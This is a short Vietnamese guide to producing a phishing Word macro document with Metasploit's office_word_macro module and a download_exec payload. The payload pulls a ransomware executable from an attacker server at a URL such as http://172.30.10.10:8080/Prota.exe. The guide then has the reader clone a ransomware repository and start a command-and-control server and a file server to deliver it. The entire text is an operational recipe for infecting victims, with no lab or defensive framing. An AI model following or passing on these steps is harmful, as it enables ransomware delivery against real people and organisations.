
Hướng dẫn tạo file docm phishing và chạy 2c

# Tạo file docm bằng metasploit

1. Vào *msfconsole*
2. Chọn module khai thác: *use exploit/multi/fileformat/office\_word\_macro*
3. Set payload: set PAYLOAD payload/windows/download\_exec

Dùng lệnh: *show options* để coi các cài đặt hiện có

Chú thích các biến trong options:

* Các biến của module (exploit/multi/fileformat/office\_word\_macro):
  + CUSTOMTEMPLATE: đây là biến chứa path đến file custom template, nếu không cần custom thì không cần set
  + FILENAME: đây là biến dùng để đặt tên file .docm khi xuất ra
* Các biến của payload (windows/download\_exec):
  + EXE: đây là biến đặt tên file mã độc khi chạy trên máy victim, có thể custom lại nếu cần thiết
  + URL: đây là biến chứa link dẫn đến 2c để có thể download được mã độc về victim

**Lưu ý:** Các biến không liệt kê ở trên, không cần thiết để chỉnh hoặc không nên chỉnh

Để set được biến dùng lệnh: set <tên biến> <giá trị>  
Ví dụ: set URL <http://172.30.10.10:8080/Prota.exe>

# Chạy 2c cho ransomware

Clone repo về server: <https://github.com/n3r0-b1n4ry/prota_ransom.git>

Mở 2 tab hoặc 2 terminal để chạy 2 server http

1. Server nhận thông tin của ransomware
   1. Lệnh chạy: python3 server.py
   2. Lưu ý: nhớ cài Flask
2. Server file để download ransomware
   1. Lệnh chạy: python3 -m http.server 8080 –directory ./ --bind 0.0.0.0